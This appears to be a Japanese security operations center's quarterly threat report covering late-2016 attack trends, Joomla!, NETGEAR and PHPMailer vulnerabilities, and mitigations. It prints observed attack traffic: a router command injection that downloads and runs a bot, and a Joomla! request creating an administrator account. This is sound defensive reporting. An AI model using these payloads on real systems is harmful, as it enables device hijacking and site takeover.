LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

vol.15

August 1, 2017

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.15

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Team

Data collection period
October 1, 2016 to December 31, 2016

Devices used
This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.

* When using data from this report, be sure to cite the source. (For example, Source: "JSOC INSIGHT, vol. 15, from LAC Co., Ltd.")

* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ Multiple vulnerabilities found in Joomla! account management

It was disclosed that Joomla!, which is a very well-known content management system (CMS) application, had multiple account-related vulnerabilities. A successful attack would allow for the creation of an account having a high level of permissions. The unauthorized account created may then be exploited to cause serious damage, for example, by exploiting it to alter Web pages or to change settings. Joomla! can be reconfigured to prevent the activation of such an account as created by exploiting one of the vulnerabilities, but it cannot prevent the unauthorized creation of such an account itself. Therefore, if a Joomla! version having one of the vulnerabilities is being used, it is recommended to update it as early as possible.

■ Vulnerability found in NETGEAR routers that allows for arbitrary command execution

It was disclosed that some routers from NETGEAR had a vulnerability allowing for the remote execution of commands. By default, the Web management page used as a target of the attack is configured so that it can be accessed only through a LAN, thus it is impossible to actively attack the page via the Internet. However, if the Web management page can be accessed via the Internet when no access control is implemented and when the remote management feature is enabled, the page can be attacked via the Internet. Access control also may be bypassed by using passive attack. Therefore, if a vulnerable firmware version is being used, it is recommended to update it as early as possible.

■ Vulnerability found in PHPMailer that allows for OS command injection

"PHPMailer" is a library widely used for emailing via PHP, and PHPMailer 5.2.18 was released in which an OS command injection vulnerability (CVE-2016-10033) was fixed. However, it turned out that the version did not properly fix the vulnerability—the measure could be bypassed. Thus, PHPMailer 5.2.20 was released immediately, in which the vulnerability (CVE-2016-10045) was fixed. For both of the vulnerabilities, a proof-of-concept code has been disclosed and any arbitrary OS command can be executed remotely. Therefore, if a version having the vulnerability is being used, it is recommended to update it as early as possible.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

* The definition of the severity levels was changed from July 1, 2016.

Figure 1 shows the weekly changes in the number of severe incidents during the collection period (from October to December 2016).

Severe incidents related to attacks from the Internet increased during the first week of December (① in Figure 1). That week saw an increase in code execution attacks targeting Apache Struts and attacks intending to reference .bash_history.

Severe incidents related to suspicious traffic from the intra-network increased during the period from the first week of October to the third week of the same month (② in Figure 1). That period from the first week to the third week of October, following the fifth week of September, saw an increase in malware infection incidents related to suspicious Ursnif traffic and a suspicious SSL certificate.[1]

[1] JSOC INSIGHT vol.14
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol14_en.pdf





Figure 1 Changes in the number of severe incidents (October to December 2016)

3.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet increased compared to the previous collection period (from July to September 2016). The increase in severe incidents is attributed to an increase in severe incidents related to attacks against DNS server misconfigurations and against an Apache Struts vulnerability.




a. July to September 2016 **b. October to December 2016**

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows a breakdown of severe intra-network incidents.

The number of severe intra-network incidents decreased to 250 from 374 of the previous collection period. This decrease is attributed to a significant decrease in severe incidents related to Ursnif infection and to a suspicious certificate.

The number of suspicious certificates discovered was decreasing from November, and none was discovered from the third week of November.



a. July to September 2016 **b. October to December 2016**

Figure 3 Breakdown of severe incidents that occurred in intra-networks

3.3 Attack traffic detected numerous times

This section introduces the suspicious traffic that needs to be paid attention to, along with the attacks from the Internet that were detected more frequently during the collection period, although they did not cause serious damage.

3.3.1 OS command injection attacks that aim for worm infection

A change was observed in the attacks that attempted to hijack IoT devices. OS command injection attacks against 7547/tcp and 5555/tcp were observed from the Internet to public servers. The attack traffic observed targeted a vulnerability in the "Eir D1000 Wireless Router" from ZyXEL. Our analysis showed that such an attempted OS command intended to infect a bot, etc., by obtaining a suspicious file from an external host to execute it.

Figure 4 shows the changes in the number of attacks from November 25.

The number significantly increased on November 29 and 30, and then immediately decreased. Afterward, such a type of attack was observed often and constantly.





Figure 4 Changes in the number of attacks against 7547/tcp and 5555/tcp

Figure 5 shows an attack that attempted to execute an unauthorized OS command, as was discovered during the collection period. If the attack succeeds, Mirai infection may occur.[2]



```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 526

<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body>  <u:SetNTPServers
xmlns:u="urn:dslforum-org:service:Time:1">   <NewNTPServer1>`cd /tmp;wget[redacted];chmod 777
1;./1`</NewNTPServer1>   <NewNTPServer2></NewNTPServer2>   <NewNTPServer3></NewNTPServer3>   <NewNTPServer4></
NewNTPServer4>   <NewNTPServer5></NewNTPServer5>  </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

Figure 5 OS command injection traffic example

Possible protections are to update the firmware or shut off any incoming access to 7547/tcp and 5555/tcp with a device on the upper network (such as a router or firewall).

[2] JSOC INSIGHT vol.14
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol14_en.pdf

3.3.2 Attacks from the Internet that were observed many times

Table 2 shows the attack types from the Internet that were observed most often during the collection period. These types of attacks are not targeted attacks—they are indiscriminate attacks.

Table 2 Attacks from the Internet observed multiple times

Classification	JSOC observation	Observation period
Attacks attempting to reference .bash_history	Attacks against server misconfigurations to reference .bash_history were observed many times. These attacks originated from IP addresses assigned to various countries, but the observed times and contents of the attacks were very similar, thus the same attacker might have used a botnet.	Beginning of December
Investigative traffic targeting a vulnerability in the IKEv1 implementation of Cisco products	500/udp port access sharply increased, and the contents of such access traffic seemed to explore the system for a device with an information leakage vulnerability in Cisco IOS. This type of attack was made most often during a specific period of time, and almost no attack was observed outside of the period.	December 26 to 28

4 Topics of This Volume


4.1 Multiple vulnerabilities found in Joomla! account management

A new version of Joomla!, 3.6.4, was released on October 25.[3] This version fixed three different account-related, serious vulnerabilities. For two of the three vulnerabilities, CVE-2016-8870 and CVE-2016-8869, a method exploiting the vulnerability and a proof-of-concept code were disclosed, and such attack traffic was observed.

4.1.1 Vulnerability that allows for unauthorized account creation (CVE-2016-8870)

The register function of the UsersControllerUser class defined in controllers/user.php of the Users component does not verify the value of AllowUserRegistration, which specifies whether to allow account creation. This allows any restriction imposed by AllowUserRegistration to be bypassed by sending a request that was tampered with so that an unauthorized account can be created externally.

However, as shown in Figure 6, even if it is possible to exploit the vulnerability to create an account, the created account is not activated.



□	名前	ユーザ名	有効	承認	ユーザグループ	メールアドレス	最終訪問日	登録日	ID
□	jsoctest	jsoctest	☒	☒	Registered	jsoctest@localhost	なし	2017-02-19 20:48:37	336
□	Super User	root	✓	✓	Super Users	root@localhost	2017-02-19 20:42:48	2017-02-18 13:59:46	312

Figure 6 Status of an account created by exploiting the vulnerability

This occurs because Joomla! controls "account registration" and "registered account activation" separately. To activate an account, either of the two major procedures usually needs to be performed.


[3] Joomla! 3.6.4 Released https://www.joomla.org/announcements/release-news/5678-joomla-3-6-4-released.html

1. Account activation by an Admin user
   Conditions to be met for activating an account:
      AllowUserRegistration (specifying whether to allow account registration): Yes
      NewUserActivation (specifying who has permissions to activate an account): Admin
2. Account activation by a Self user
   Conditions to be met for activating an account:
      AllowUserRegistration (specifying whether to allow account registration): Yes
      NewUserActivation (specifying who has permissions to activate an account): Self*
      * The identity needs to be confirmed (authenticated) with an email.

Of these two procedures, pay attention to 2. The vulnerability can be exploited to create an account even if AllowUserRegistration (specifying whether to allow account registration) is set to "No" (not allowed), but even if a user is created by exploiting the vulnerability, the user will not have Admin permissions.

That is, in order for the attacker to exploit the vulnerability to create a valid account, two conditions need to be met. That is, account activation by a "Self user" must be enabled, and the account must be authenticated via email (that is, by clicking a link included in the email sent to a registered email address).

The point here is that, although the value of AllowUserRegistration can be bypassed when creating an account by exploiting the vulnerability, it is impossible when authenticating the account via email, as the value is referenced again. Therefore, if account registration itself is not allowed, a screen as shown in Figure 7 appears, and the account created by the attacker cannot be activated.



要求されたページを見つけることができません。

リクエストの処理中にエラーが発生しました。

次の理由でこのページを閲覧できないと考えられます。

- **期限の切れたブックマーク/お気に入り**
- **アドレスの入力ミス**
- **このサイトの期限切れ一覧**がある検索エンジン
- **アクセス権がない**

こちらでお探しのページを検索してください。

このサイトを検索

ホームページへ

問題が解決しない場合、このサイトのシステム管理者にお問い合わせの上、上記のエラーを報告してください。

403 アクセスが禁止されています。

Figure 7 Response returned when a URL for account activation is accessed

That is, even if an unauthorized account is successfully created by exploiting the vulnerability, account activation will not be possible if either of the conditions below are met. In other words, specifying the appropriate values for Joomla! will make it difficult for an attacker to succeed in attacking via email even if the attacker successfully exploits the vulnerability to create the account.

Condition necessary to prevent the vulnerability from being exploited so as to disallow the activation of an account (either one to be met)

- NewUserAccountActivation set to Administrator
- NewUserAccountActivation set to Self, AllowUserRegistration set to No

4.1.2 Vulnerability that allows account promotion to a higher level of permission (CVE-2016-8869)


If the CVE-2016-8870 vulnerability is exploited to create an account, adding the account to a specific group will be possible due to an error in the verification of a parameter in a request. This account promotion by specifying a group to which the created account is to be added is defined as the CVE-2016-8869 vulnerability. Exploiting both the CVE-2016-8870 and CVE-2016-8869 vulnerabilities will allow an account to be unintentionally created and added to a group having a higher level of permission, which may lead to, for example, a hijacked administrator account.

JSOC tested and confirmed that the vulnerability could be used to specify any default group other than Super User. This means that the attacker can create and add an unauthorized account to a group having a higher level of permissions, such as Administrator, and that if the account is activated, serious impact may be caused, for example, via article alteration.

4.1.3 Example of attack traffic observed that exploited the vulnerability

Figure 8 shows an example of the attack traffic observed that exploited the vulnerability.

The attacker exploited both the CVE-2016-8870 and CVE-2016-8869 vulnerabilities so as to create and add an account to the Administrator group. During the collection period, this type of attack traffic to exploit the vulnerabilities was observed at multiple customer sites. The observed attacks used the same value to create an account.



```
POST /index.php/component/users/?task=user.register HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Host: [redacted]
Accept: */*
Content-Length: 254
Content-Type: application/x-www-form-urlencoded

user[name]=kurd&user[username]=kurd&user[password1]=Kurd404&user[password2]=Kurd404&user[email1]=
muhmadlinux@gmail.com&user[email2]=muhmadlinux@gmail.com&user[groups]
[]=7&user[activation]=0&user[block]=0&form[option]=com_users&form[task]=user.register&=1
```

Figure 8 Example of attack traffic observed that exploited the vulnerability

4.1.4 Protection against attacks that exploit the vulnerability

The protection against the vulnerability is to update Joomla! to version 3.6.4 or later. If you are using a Joomla! version affected by the vulnerability, it is recommended to update Joomla! as early as possible after checking the access logs and account creation status to see whether any damage has been caused by an attack.

The versions affected by this vulnerability are as follows.

Versions affected by the vulnerability

- Joomla!3.4.4 to 3.6.3

4.2 Vulnerability found in NETGEAR routers that allows for arbitrary command execution

4.2.1 Vulnerability overview

It was reported that some routers from NETGEAR had a vulnerability allowing command execution (CVE-2016-6277). The vulnerability exists in a Web management page, and accessing a particular URL causes an entered value not to be processed appropriately. The products affected by this vulnerability are as follows.[4]

Products affected by the vulnerability

- R6250
- R6400
- R6700
- R6900
- R7000
- R7100LG
- R7300DST
- R7900
- R8000
- D6220
- D6400

By default, the Web management page is allowed to be accessed only via LAN and is not allowed to be accessed via the Internet. However, in an environment where remote management is enabled and where no access control is implemented, the Web management page can be accessed via the Internet, increasing the risk of damage caused by active attack.

The following two different attack scenarios are possible when remote management is disabled.

Possible attack scenarios

- The router LAN is accessible to attackers.
- A user connecting to the LAN unintentionally generates attack traffic via a malicious Web page, email, etc.

[4] Security Advisory for CVE-2016-6277, PSV-2016-0245
https://kb.netgear.com/000036386/CVE-2016-582384




Figure 9 Active attack and passive attack[5]

4.2.2 Testing attack traffic that exploits the vulnerability

Our testing environment used to confirm the vulnerability is as follows.


Testing environment to confirm the vulnerability

- Product name: NETGEAR R7000
- Firmware: V1.0.4.30_1.1.67

The top page of the Web management pages provides basic authentication, and reconfiguration is normally impossible without logging in with authentication information. However, we confirmed that attacks exploiting the vulnerability also succeeded without authentication information, although their responses depended on whether the request contained authentication information.

Figure 10 shows the PPPoE settings configured in the testing environment, and Figure 11 shows an example of the PPPoE settings displayed by exploiting the vulnerability. Our testing confirmed that it was possible to display PPPoE authentication information configured in the testing environment, without authorization, by exploiting the vulnerability to execute a command. We also confirmed that it was possible to create a backdoor by launching telnetd, or to obtain and execute a script with wget.

[5] Testing the NETGEAR router RT7000 for vulnerability (LAC WATCH)
https://www.lac.co.jp/lacwatch/people/20161219_001145.html



ファームウェアバージョン
V1.0.4.30_1.1.67
自動

インターネット設定

お使いのインターネット接続はログインを必要としていますか？
● はい
○ いいえ

